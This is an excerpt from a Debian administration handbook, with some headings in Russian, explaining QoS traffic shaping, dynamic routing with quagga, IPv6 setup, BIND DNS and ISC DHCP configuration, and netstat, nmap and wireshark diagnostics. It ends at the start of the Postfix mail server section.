10.3. Quality of Service

10.3.1. Principle and Mechanism

Quality of Service (or *QoS* for short) refers to a set of techniques that guarantee or improve the quality of the service provided to applications. The most popular such technique involves classifying the network traffic into categories, and differentiating the handling of traffic according to which category it belongs to. The main application of this differentiated services concept is *traffic shaping*, which limits the data transmission rates for connections related to some services and/or hosts so as not to saturate the available bandwidth and starve important other services. Traffic shaping is a particularly good fit for TCP traffic, since this protocol automatically adapts to available bandwidth.

It is also possible to alter the priorities on traffic, which allows prioritizing packets related to interactive services (such as **ssh** and **telnet**) or to services that only deal with small blocks of data.

The Debian kernels include the features required for QoS along with their associated modules. These modules are many, and each of them provides a different service, most notably by way of special schedulers for the queues of IP packets; the wide range of available scheduler behaviors spans the whole range of possible requirements.

CULTURE **LARTC — *Linux Advanced Routing & Traffic Control***

The *Linux Advanced Routing & Traffic Control* HOWTO is the reference document covering everything there is to know about network quality of service.

→ http://www.lartc.org/howto/

10.3.2. Configuring and Implementing

QoS parameters are set through the **tc** command (provided by the iproute package). Since its interface is quite complex, using higher-level tools is recommended.

10.3.2.1. Reducing Latencies: wondershaper

The main purpose of **wondershaper** (in the similarly-named package) is to minimize latencies independent of network load. This is achieved by limiting total traffic to a value that falls just short of the link saturation value.

Once a network interface is configured, setting up this traffic limitation is achieved by running **wondershaper** ***interface download_rate upload_rate***. The interface can be `eth0` or `ppp0` for example, and both rates are expressed in kilobits per second. The **wondershaper remove**

interface command disables traffic control on the specified interface.

For an Ethernet connection, this script is best called right after the interface is configured. This is done by adding `up` and `down` directives to the `/etc/network/interfaces` file allowing declared commands to be run, respectively, after the interface is configured and before it is deconfigured. For example:

Пример 10.9. Changes in the `/etc/network/interfaces` file

```
iface eth0 inet dhcp
    up /sbin/wondershaper eth0 500 100
    down /sbin/wondershaper remove eth0
```

In the PPP case, creating a script that calls **wondershaper** in `/etc/ppp/ip-up.d/` will enable traffic control as soon as the connection is up.

GOING FURTHER **Optimal configuration**

The `/usr/share/doc/wondershaper/README.Debian.gz` file describes, in some detail, the configuration method recommended by the package maintainer. In particular, it advises measuring the download and upload speeds so as to best evaluate real limits.

10.3.2.2. Standard Configuration

Barring a specific QoS configuration, the Linux kernel uses the `pfifo_fast` queue scheduler, which provides a few interesting features by itself. The priority of each processed IP packet is based on the ToS field (*Type of Service*) of this packet; modifying this field is enough to take advantage of the scheduling features. There are five possible values:

- Normal-Service (0);
- Minimize-Cost (2);
- Maximize-Reliability (4);
- Maximize-Throughput (8);
- Minimize-Delay (16).

The ToS field can be set by applications that generate IP packets, or modified on the fly by *netfilter*. The following rules are sufficient to increase responsiveness for a server's SSH service:

```
iptables -t mangle -A PREROUTING -p tcp --sport ssh -j TOS --set-tos Minimize
iptables -t mangle -A PREROUTING -p tcp --dport ssh -j TOS --set-tos Minimize
```

10.4. Dynamic Routing

The reference tool for dynamic routing is currently **quagga**, from the similarly-named package; it used to be **zebra** until development of the latter stopped. However, **quagga** kept the names of the programs for compatibility reasons which explains the **zebra** commands below.

***BACK TO BASICS* Dynamic routing**

Dynamic routing allows routers to adjust, in real time, the paths used for transmitting IP packets. Each protocol involves its own method of defining routes (shortest path, use routes advertised by peers, and so on).

In the Linux kernel, a route links a network device to a set of machines that can be reached through this device. The **route** command defines new routes and displays existing ones.

Quagga is a set of daemons cooperating to define the routing tables to be used by the Linux kernel; each routing protocol (most notably BGP, OSPF and RIP) provides its own daemon. The **zebra** daemon collects information from other daemons and handles static routing tables accordingly. The other daemons are known as **bgpd**, **ospfd**, **ospf6d**, **ripd**, **ripngd**, **isisd**, and **babeld**.

Daemons are enabled by editing the `/etc/quagga/daemons` file and creating the appropriate configuration file in `/etc/quagga/`; this configuration file must be named after the daemon, with a `.conf` extension, and belong to the `quagga` user and the `quaggavty` group, in order for the `/etc/init.d/quagga` script to invoke the daemon.

The configuration of each of these daemons requires knowledge of the routing protocol in question. These protocols cannot be described in detail here, but the quagga-doc provides ample explanation in the form of an **info** file. The same contents may be more easily browsed as HTML on the Quagga website:

→ http://www.nongnu.org/quagga/docs/docs-info.html

In addition, the syntax is very close to a standard router's configuration interface, and network administrators will adapt quickly to **quagga**.

***IN PRACTICE* OSPF, BGP or RIP?**

OSPF is generally the best protocol to use for dynamic routing on private networks, but BGP is more common for Internet-wide routing. RIP is rather ancient, and hardly used anymore.

10.5. IPv6

IPv6, successor to IPv4, is a new version of the IP protocol designed to fix its flaws, most notably the scarcity of available IP addresses. This protocol handles the network layer; its purpose is to provide a way to address machines, to convey data to their intended destination, and to handle data fragmentation if needed (in other words, to split packets into chunks with a size that depends on the network links to be used on the path and to reassemble the chunks in their proper order on arrival).

Debian kernels include IPv6 handling in the core kernel (with the exception of some architectures that have it compiled as a module named `ipv6`). Basic tools such as **ping** and **traceroute** have their IPv6 equivalents in **ping6** and **traceroute6**, available respectively in the iputils-ping and iputils-tracepath packages.

The IPv6 network is configured similarly to IPv4, in `/etc/network/interfaces`. But if you want that network to be globally available, you must ensure that you have an IPv6-capable router relaying traffic to the global IPv6 network.

Пример 10.10. Example of IPv6 configuration

```
iface eth0 inet6 static
    address 2001:db8:1234:5::1:1
    netmask 64
    # Disabling auto-configuration
    # autoconf 0
    # The router is auto-configured and has no fixed address
    # (accept_ra 1). If it had:
    # gateway 2001:db8:1234:5::1
```

IPv6 subnets usually have a netmask of 64 bits. This means that 2^{64} distinct addresses exist within the subnet. This allows Stateless Address Autoconfiguration (SLAAC) to pick an address based on the network interface's MAC address. By default, if SLAAC is activated in your network and IPv6 on your computer, the kernel will automatically find IPv6 routers and configure the network interfaces.

This behavior may have privacy implications. If you switch networks frequently, e.g. with a laptop, you might not want your MAC address being a part of your public IPv6 address. This makes it easy to identify the same device across networks. A solution to this are IPv6 privacy extensions (which Debian enables by default if IPv6 connectivity is detected during initial installation), which will assign an additional randomly generated address to the interface, periodically change them and prefer them for outgoing connections. Incoming connections can still use the address generated by SLAAC. The following example, for use in `/etc/network/interfaces`, activates these privacy extensions.

Пример 10.11. IPv6 privacy extensions

```
iface eth0 inet6 auto
    # Prefer the randomly assigned addresses for outgoing connections.
    privext 2
```

***TIP* Programs built with IPv6**

Many pieces of software need to be adapted to handle IPv6. Most of the packages in Debian have been adapted already, but not all. If your favorite package does not work with IPv6 yet, you can ask for help on the *debian-ipv6* mailing-list. They might know about an IPv6-aware replacement and could file a bug to get the issue properly tracked.

→ http://lists.debian.org/debian-ipv6/

IPv6 connections can be restricted, in the same fashion as for IPv4: the standard Debian kernels include an adaptation of *netfilter* for IPv6. This IPv6-enabled *netfilter* is configured in a similar fashion to its IPv4 counterpart, except the program to use is **ip6tables** instead of **iptables**.

10.5.1. Tunneling

***CAUTION* IPv6 tunneling and firewalls**

IPv6 tunneling over IPv4 (as opposed to native IPv6) requires the firewall to accept the traffic, which uses IPv4 protocol number 41.

If a native IPv6 connection is not available, the fallback method is to use a tunnel over IPv4. Gogo6 is one (free) provider of such tunnels:

→ http://www.gogo6.com/freenet6/tunnelbroker

To use a Freenet6 tunnel, you need to register for a Freenet6 Pro account on the website, then install the gogoc package and configure the tunnel. This requires editing the `/etc/gogoc/gogoc.conf` file: `userid` and `password` lines received by e-mail should be added, and `server` should be replaced with `authenticated.freenet6.net`.

IPv6 connectivity is proposed to all machines on a local network by adding the three following directives to the `/etc/gogoc/gogoc.conf` file (assuming the local network is connected to the eth0 interface):

```
host_type=router
prefixlen=56
if_prefix=eth0
```

The machine then becomes the access router for a subnet with a 56-bit prefix. Once the tunnel is aware of this change, the local network must be told about it; this implies installing the **radvd** daemon (from the similarly-named package). This IPv6 configuration daemon has a role similar to **dhcpd** in the IPv4 world.

The `/etc/radvd.conf` configuration file must then be created (see `/usr/share/doc/radvd/examples/simple-radvd.conf` as a starting point). In our case, the only required change is the prefix, which needs to be replaced with the one provided by

Freenet6; it can be found in the output of the **ifconfig** command, in the block concerning the `tun` interface.

Then run **service gogoc restart** and **service radvd start**, and the IPv6 network should work.

10.6. Domain Name Servers (DNS)

10.6.1. Principle and Mechanism

The *Domain Name Service* (DNS) is a fundamental component of the Internet: it maps host names to IP addresses (and vice-versa), which allows the use of `www.debian.org` instead of `5.153.231.4` or `2001:41c8:1000:21::21:4`.

DNS records are organized in zones; each zone matches either a domain (or a subdomain) or an IP address range (since IP addresses are generally allocated in consecutive ranges). A primary server is authoritative on the contents of a zone; secondary servers, usually hosted on separate machines, provide regularly refreshed copies of the primary zone.

Each zone can contain records of various kinds (*Resource Records*):

- `A`: IPv4 address.
- `CNAME`: alias (*canonical name*).
- `MX`: *mail exchange*, an email server. This information is used by other email servers to find where to send email addressed to a given address. Each MX record has a priority. The highest-priority server (with the lowest number) is tried first (see sidebar *BACK TO BASICS* SMTP); other servers are contacted in order of decreasing priority if the first one does not reply.
- `PTR`: mapping of an IP address to a name. Such a record is stored in a "reverse DNS" zone named after the IP address range. For example, `1.168.192.in-addr.arpa` is the zone containing the reverse mapping for all addresses in the `192.168.1.0/24` range.
- `AAAA`: IPv6 address.
- `NS`: maps a name to a name server. Each domain must have at least one NS record. These records point at a DNS server that can answer queries concerning this domain; they usually point at the primary and secondary servers for the domain. These records also allow DNS delegation; for instance, the `falcot.com` zone can include an NS record for `internal.falcot.com`, which means that the `internal.falcot.com` zone is handled by another server. Of course, this server must declare an `internal.falcot.com` zone.

The reference name server, Bind, was developed and is maintained by ISC (*Internet Software Consortium*). It is provided in Debian by the bind9 package. Version 9 brings two major changes compared to previous versions. First, the DNS server can now run under an unprivileged user, so that a security vulnerability in the server does not grant root privileges to the attacker (as was seen repeatedly with versions 8.x).

Furthermore, Bind supports the DNSSEC standard for signing (and therefore authenticating) DNS records, which allows blocking any spoofing of this data during man-in-the-middle attacks.

***CULTURE* DNSSEC**

The DNSSEC norm is quite complex; this partly explains why it is not in widespread usage yet (even if it perfectly coexists with DNS servers unaware of DNSSEC). To understand all the ins and outs, you should check the following article.

→ http://en.wikipedia.org/wiki/Domain_Name_System_Security_Extensions

10.6.2. Configuring

Configuration files for **bind**, irrespective of version, have the same structure.

The Falcot administrators created a primary `falcot.com` zone to store information related to this domain, and a `168.192.in-addr.arpa` zone for reverse mapping of IP addresses in the local networks.

***CAUTION* Names of reverse zones**

Reverse zones have a particular name. The zone covering the `192.168.0.0/16` network needs to be named `168.192.in-addr.arpa`: the IP address components are reversed, and followed by the `in-addr.arpa` suffix.

For IPv6 networks, the suffix is `ip6.arpa` and the IP address components which are reversed are each character in the full hexadecimal representation of the IP address. As such, the `2001:0bc8:31a0::/48` network would use a zone named `0.a.1.3.8.c.b.0.1.0.0.2.ip6.arpa`.

***TIP* Testing the DNS server**

The **host** command (in the bind9-host package) queries a DNS server, and can be used to test the server configuration. For example, **host machine.falcot.com localhost** checks the local server's reply for the `machine.falcot.com` query. **host *ipaddress* localhost** tests the reverse resolution.

The following configuration excerpts, taken from the Falcot files, can serve as starting points to configure a DNS server:

Пример 10.12. Excerpt of `/etc/bind/named.conf.local`

```
zone "falcot.com" {
        type master;
        file "/etc/bind/db.falcot.com";
        allow-query { any; };
        allow-transfer {
                195.20.105.149/32 ; // ns0.xname.org
                193.23.158.13/32 ; // ns1.xname.org
        };
};

zone "internal.falcot.com" {
        type master;
        file "/etc/bind/db.internal.falcot.com";
        allow-query { 192.168.0.0/16; };
};

zone "168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/db.192.168";
        allow-query { 192.168.0.0/16; };
```

```
};
```

Пример 10.13. Excerpt of `/etc/bind/db.falcot.com`

```
; falcot.com Zone
; admin.falcot.com. => zone contact: admin@falcot.com
$TTL    604800
@       IN      SOA     falcot.com. admin.falcot.com. (
                        20040121        ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
; The @ refers to the zone name ("falcot.com" here)
; or to $ORIGIN if that directive has been used
;
@       IN      NS      ns
@       IN      NS      ns0.xname.org.

internal IN      NS      192.168.0.2

@       IN      A       212.94.201.10
@       IN      MX      5 mail
@       IN      MX      10 mail2

ns      IN      A       212.94.201.10
mail    IN      A       212.94.201.10
mail2   IN      A       212.94.201.11
www     IN      A       212.94.201.11

dns     IN      CNAME   ns
```

***CAUTION* Syntax of a name**

The syntax of machine names follows strict rules. For instance, `machine` implies `machine.`*`domain`*. If the domain name should not be appended to a name, said name must be written as `machine.` (with a dot as suffix). Indicating a DNS name outside the current domain therefore requires a syntax such as `machine.otherdomain.com.` (with the final dot).

Пример 10.14. Excerpt of `/etc/bind/db.192.168`

```
; Reverse zone for 192.168.0.0/16
; admin.falcot.com. => zone contact: admin@falcot.com
$TTL    604800
@       IN      SOA     ns.internal.falcot.com. admin.falcot.com. (
                        20040121        ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL

        IN      NS      ns.internal.falcot.com.

; 192.168.0.1 -> arrakis
1.0     IN      PTR     arrakis.internal.falcot.com.
; 192.168.0.2 -> neptune
```

```
2.0     IN      PTR     neptune.internal.falcot.com.

; 192.168.3.1 -> pau
1.3     IN      PTR     pau.internal.falcot.com.
```

10.7. DHCP

DHCP (for *Dynamic Host Configuration Protocol*) is a protocol by which a machine can automatically get its network configuration when it boots. This allows centralizing the management of network configurations, and ensuring that all desktop machines get similar settings.

A DHCP server provides many network-related parameters. The most common of these is an IP address and the network where the machine belongs, but it can also provide other information, such as DNS servers, WINS servers, NTP servers, and so on.

The Internet Software Consortium (also involved in developing **bind**) is the main author of the DHCP server. The matching Debian package is isc-dhcp-server.

10.7.1. Configuring

The first elements that need to be edited in the DHCP server configuration file (`/etc/dhcp/dhcpd.conf`) are the domain name and the DNS servers. If this server is alone on the local network (as defined by the broadcast propagation), the `authoritative` directive must also be enabled (or uncommented). One also needs to create a `subnet` section describing the local network and the configuration information to be provided. The following example fits a `192.168.0.0/24` local network with a router at `192.168.0.1` serving as the gateway. Available IP addresses are in the range `192.168.0.128` to `192.168.0.254`.

Пример 10.15. Excerpt of `/etc/dhcp/dhcpd.conf`

```
#
# Sample configuration file for ISC dhcpd for Debian
#

# The ddns-updates-style parameter controls whether or not the server will
# attempt to do a DNS update when a lease is confirmed. We default to the
# behavior of the version 2 packages ('none', since DHCP v2 didn't
# have support for DDNS.)
ddns-update-style interim;

# option definitions common to all supported networks...
option domain-name "internal.falcot.com";
option domain-name-servers ns.internal.falcot.com;

default-lease-time 600;
max-lease-time 7200;

# If this DHCP server is the official DHCP server for the local
# network, the authoritative directive should be uncommented.
authoritative;
```

```
# Use this to send dhcp log messages to a different log file (you also
# have to hack syslog.conf to complete the redirection).
log-facility local7;

# My subnet
subnet 192.168.0.0 netmask 255.255.255.0 {
    option routers 192.168.0.1;
    option broadcast-address 192.168.0.255;
    range 192.168.0.128 192.168.0.254;
    ddns-domainname "internal.falcot.com";
}
```

10.7.2. DHCP and DNS

A nice feature is the automated registering of DHCP clients in the DNS zone, so that each machine gets a significant name (rather than something impersonal such as `machine-192-168-0-131.internal.falcot.com`). Using this feature requires configuring the DNS server to accept updates to the `internal.falcot.com` DNS zone from the DHCP server, and configuring the latter to submit updates for each registration.

In the **bind** case, the `allow-update` directive needs to be added to each of the zones that the DHCP server is to edit (the one for the `internal.falcot.com` domain, and the reverse zone). This directive lists the IP addresses allowed to perform these updates; it should therefore contain the possible addresses of the DHCP server (both the local address and the public address, if appropriate).

```
allow-update { 127.0.0.1 192.168.0.1 212.94.201.10 !any };
```

Beware! A zone that can be modified *will* be changed by **bind**, and the latter will overwrite its configuration files at regular intervals. Since this automated procedure produces files that are less human-readable than manually-written ones, the Falcot administrators handle the `internal.falcot.com` domain with a delegated DNS server; this means the `falcot.com` zone file stays firmly under their manual control.

The DHCP server configuration excerpt above already includes the directives required for DNS zone updates: they are the `ddns-update-style interim;` and `ddns-domain-name "internal.falcot.com";` lines in the block describing the subnet.

10.8. Network Diagnosis Tools

When a network application does not run as expected, it is important to be able to look under the hood. Even when everything seems to run smoothly, running a network diagnosis can help ensure everything is working as it should. Several diagnosis tools exists for this purpose; each one operates on a different level.

10.8.1. Local Diagnosis: netstat

Let's first mention the **netstat** command (in the net-tools package); it displays an instant summary of a machine's network activity. When invoked with no argument, this command lists all open connections; this list can be very verbose since it includes many Unix-domain sockets (widely used by daemons) which do not involve the network at all (for example, `dbus` communication, `X11` traffic, and communications between virtual filesystems and the desktop).

Common invocations therefore use options that alter **netstat**'s behavior. The most frequently used options include:

- `-t`, which filters the results to only include TCP connections;
- `-u`, which works similarly for UDP connections; these options are not mutually exclusive, and one of them is enough to stop displaying Unix-domain connections;
- `-a`, to also list listening sockets (waiting for incoming connections);
- `-n`, to display the results numerically: IP addresses (no DNS resolution), port numbers (no aliases as defined in `/etc/services`) and user ids (no login names);
- `-p`, to list the processes involved; this option is only useful when **netstat** is run as root, since normal users will only see their own processes;
- `-c`, to continuously refresh the list of connections.

Other options, documented in the netstat(8) manual page, provide an even finer control over the displayed results. In practice, the first five options are so often used together that systems and network administrators practically acquired **netstat -tupan** as a reflex. Typical results, on a lightly loaded machine, may look like the following:

```
# netstat -tupan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:36568           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
tcp        0    272 192.168.1.242:22        192.168.1.129:44452     ESTABLIS
tcp6       0      0 :::111                  :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
```

```
tcp6       0      0 ::1:25                  :::*                    LISTEN
tcp6       0      0 :::35210                :::*                    LISTEN
udp        0      0 0.0.0.0:39376           0.0.0.0:*
udp        0      0 0.0.0.0:996             0.0.0.0:*
udp        0      0 127.0.0.1:1007          0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
udp        0      0 0.0.0.0:48720           0.0.0.0:*
udp        0      0 0.0.0.0:111             0.0.0.0:*
udp        0      0 192.168.1.242:123       0.0.0.0:*
udp        0      0 127.0.0.1:123           0.0.0.0:*
udp        0      0 0.0.0.0:123             0.0.0.0:*
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp        0      0 0.0.0.0:39172           0.0.0.0:*
udp6       0      0 :::996                  :::*
udp6       0      0 :::34277                :::*
udp6       0      0 :::54852                :::*
udp6       0      0 :::111                  :::*
udp6       0      0 :::38007                :::*
udp6       0      0 fe80::5054:ff:fe99::123 :::*
udp6       0      0 2001:bc8:3a7e:210:a:123 :::*
udp6       0      0 2001:bc8:3a7e:210:5:123 :::*
udp6       0      0 ::1:123                 :::*
udp6       0      0 :::123                  :::*
udp6       0      0 :::5353                 :::*
```

As expected, this lists established connections, two SSH connections in this case, and applications waiting for incoming connections (listed as `LISTEN`), notably the Exim4 email server listening on port 25.

10.8.2. Remote Diagnosis: nmap

nmap (in the similarly-named package) is, in a way, the remote equivalent for **netstat**. It can scan a set of "well-known" ports for one or several remote servers, and list the ports where an application is found to answer to incoming connections. Furthermore, **nmap** is able to identify some of these applications, sometimes even their version number. The counterpart of this tool is that, since it runs remotely, it cannot provide information on processes or users; however, it can operate on several targets at once.

A typical **nmap** invocation only uses the `-A` option (so that **nmap** attempts to identify the versions of the server software it finds) followed by one or more IP addresses or DNS names of machines to scan. Again, many more options exist to finely control the behavior of **nmap**; please refer to the documentation in the nmap(1) manual page.

```
# nmap mirtuel

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-09 16:46 CET
Nmap scan report for mirtuel (192.168.1.242)
Host is up (0.000013s latency).
rDNS record for 192.168.1.242: mirtuel.internal.placard.fr.eu.org
Not shown: 998 closed ports
```

```
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
# nmap -A localhost

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-09 16:46 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000013s latency).
Other addresses for localhost (not scanned): 127.0.0.1
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 3 (protocol 2.0)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
25/tcp  open  smtp    Exim smtpd 4.84
| smtp-commands: mirtuel Hello localhost [127.0.0.1], SIZE 52428800, 8BITMIM
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA NOOP QUIT RSET HELP
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          36568/tcp  status
|_  100024  1          39172/udp  status
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.15
Network Distance: 0 hops
Service Info: Host: mirtuel; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at h
Nmap done: 1 IP address (1 host up) scanned in 11.54 seconds
```

As expected, the SSH and Exim4 applications are listed. Note that not all applications listen on all IP addresses; since Exim4 is only accessible on the `lo` loopback interface, it only appears during an analysis of `localhost` and not when scanning `mirtuel` (which maps to the `eth0` interface on the same machine).

10.8.3. Sniffers: tcpdump and wireshark


Sometimes, one needs to look at what actually goes on the wire, packet by packet. These cases call for a “frame analyzer”, more widely known as a *sniffer*. Such a tool observes all the packets that reach a given network interface, and displays them in a user-friendly way.

The venerable tool in this domain is **tcpdump**, available as a standard tool on a wide range of platforms. It allows many kinds of network traffic capture, but the representation of this traffic stays rather obscure. We will therefore not describe it in further detail.

A more recent (and more modern) tool, **wireshark** (in the wireshark package), has become the new reference in network traffic analysis due to its many decoding modules that allow for a

simplified analysis of the captured packets. The packets are displayed graphically with an organization based on the protocol layers. This allows a user to visualize all protocols involved in a packet. For example, given a packet containing an HTTP request, **wireshark** displays, separately, the information concerning the physical layer, the Ethernet layer, the IP packet information, the TCP connection parameters, and finally the HTTP request itself.

Рисунок 10.1. The wireshark network traffic analyzer



In our example, the packets traveling over SSH are filtered out (with the `!tcp.port == 22` filter). The packet currently displayed was developed at the HTTP layer.

***TIP* wireshark with no graphical interface: tshark**

When one cannot run a graphical interface, or does not wish to do so for whatever reason, a text-only version of **wireshark** also exists under the name **tshark** (in a separate tshark package). Most of the capture and decoding features are still available, but the lack of a graphical interface necessarily limits the interactions with the program (filtering packets after they've been captured, tracking of a given TCP connection, and so on). It can still be used as a first approach. If further manipulations are intended and require the graphical interface, the packets can be saved to a file and this file can be loaded into a graphical **wireshark** running on another machine.

Глава 11. Сетевые сервисы: Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN

Network services are the programs that users interact with directly in their daily work. They are the tip of the information system iceberg, and this chapter focuses on them; the hidden parts they rely on are the infrastructure we already described.

Many modern network services require encryption technology to operate reliably and securely, especially when used on the public Internet. X.509 Certificates (which may also be referred to as SSL Certificates or TLS Certificates) are frequently used for this purpose. A certificate for a specific domain can often be shared between more than one of the services discussed in this chapter.

11.1. Почтовый сервер

The Falcot Corp administrators selected Postfix for the electronic mail server, due to its reliability and its ease of configuration. Indeed, its design enforces that each task is implemented in a process with the minimum set of required permissions, which is a great mitigation measure against security problems.

АЛЬТЕРНАТИВА **Сервер Exim4**

Debian uses Exim4 as the default email server (which is why the initial installation includes Exim4). The configuration is provided by a separate package, exim4-config, and automatically customized based on the answers to a set of Debconf questions very similar to the questions asked by the postfix package.

The configuration can be either in one single file (`/etc/exim4/exim4.conf.template`) or split across a number of configuration snippets stored under `/etc/exim4/conf.d/`. In both cases, the files are used by **update-exim4.conf** as templates to generate `/var/lib/exim4/config.autogenerated`. The latter is the file used by Exim4. Thanks to this mechanism, values obtained through Exim's debconf configuration — which are stored in `/etc/exim4/update-exim4.conf.conf` — can be injected in Exim's configuration file, even when the administrator or another package has altered the default Exim configuration.

The Exim4 configuration file syntax has its peculiarities and its learning curve; however, once these peculiarities are understood, Exim4 is a very complete and powerful email server, as evidenced by the tens of pages of documentation.

→ http://www.exim.org/docs.html

11.1.1. Installing Postfix

The postfix package includes the main SMTP daemon. Other packages (such as postfix-ldap and

postfix-pgsql) add extra functionality to Postfix, including access to mapping databases. You should only install them if you know that you need them.

BACK TO BASICS **SMTP**

SMTP (*Simple Mail Transfer Protocol*) is the protocol used by mail servers to exchange and route emails.

Several Debconf questions are asked during the installation of the package. The answers allow generating a first version of the `/etc/postfix/main.cf` configuration file.

The first question deals with the type of setup. Only two of the proposed answers are relevant in case of an Internet-connected server, “Internet site” and “Internet with smarthost”. The former is appropriate for a server that receives incoming email and sends outgoing email directly to its recipients, and is therefore well-adapted to the Falcot Corp case. The latter is appropriate for a server receiving incoming email normally, but that sends outgoing email through an intermediate SMTP server — the “smarthost” — rather than directly to the recipient's server. This is mostly useful for individuals with a dynamic IP address, since many email servers reject messages coming straight from such an IP address. In this case, the smarthost will usually be the ISP's SMTP server, which is always configured to accept email coming from the ISP's customers and forward it appropriately. This setup (with a smarthost) is also relevant for servers that are not permanently connected to the internet, since it avoids having to manage a queue of undeliverable messages that need to be retried later.

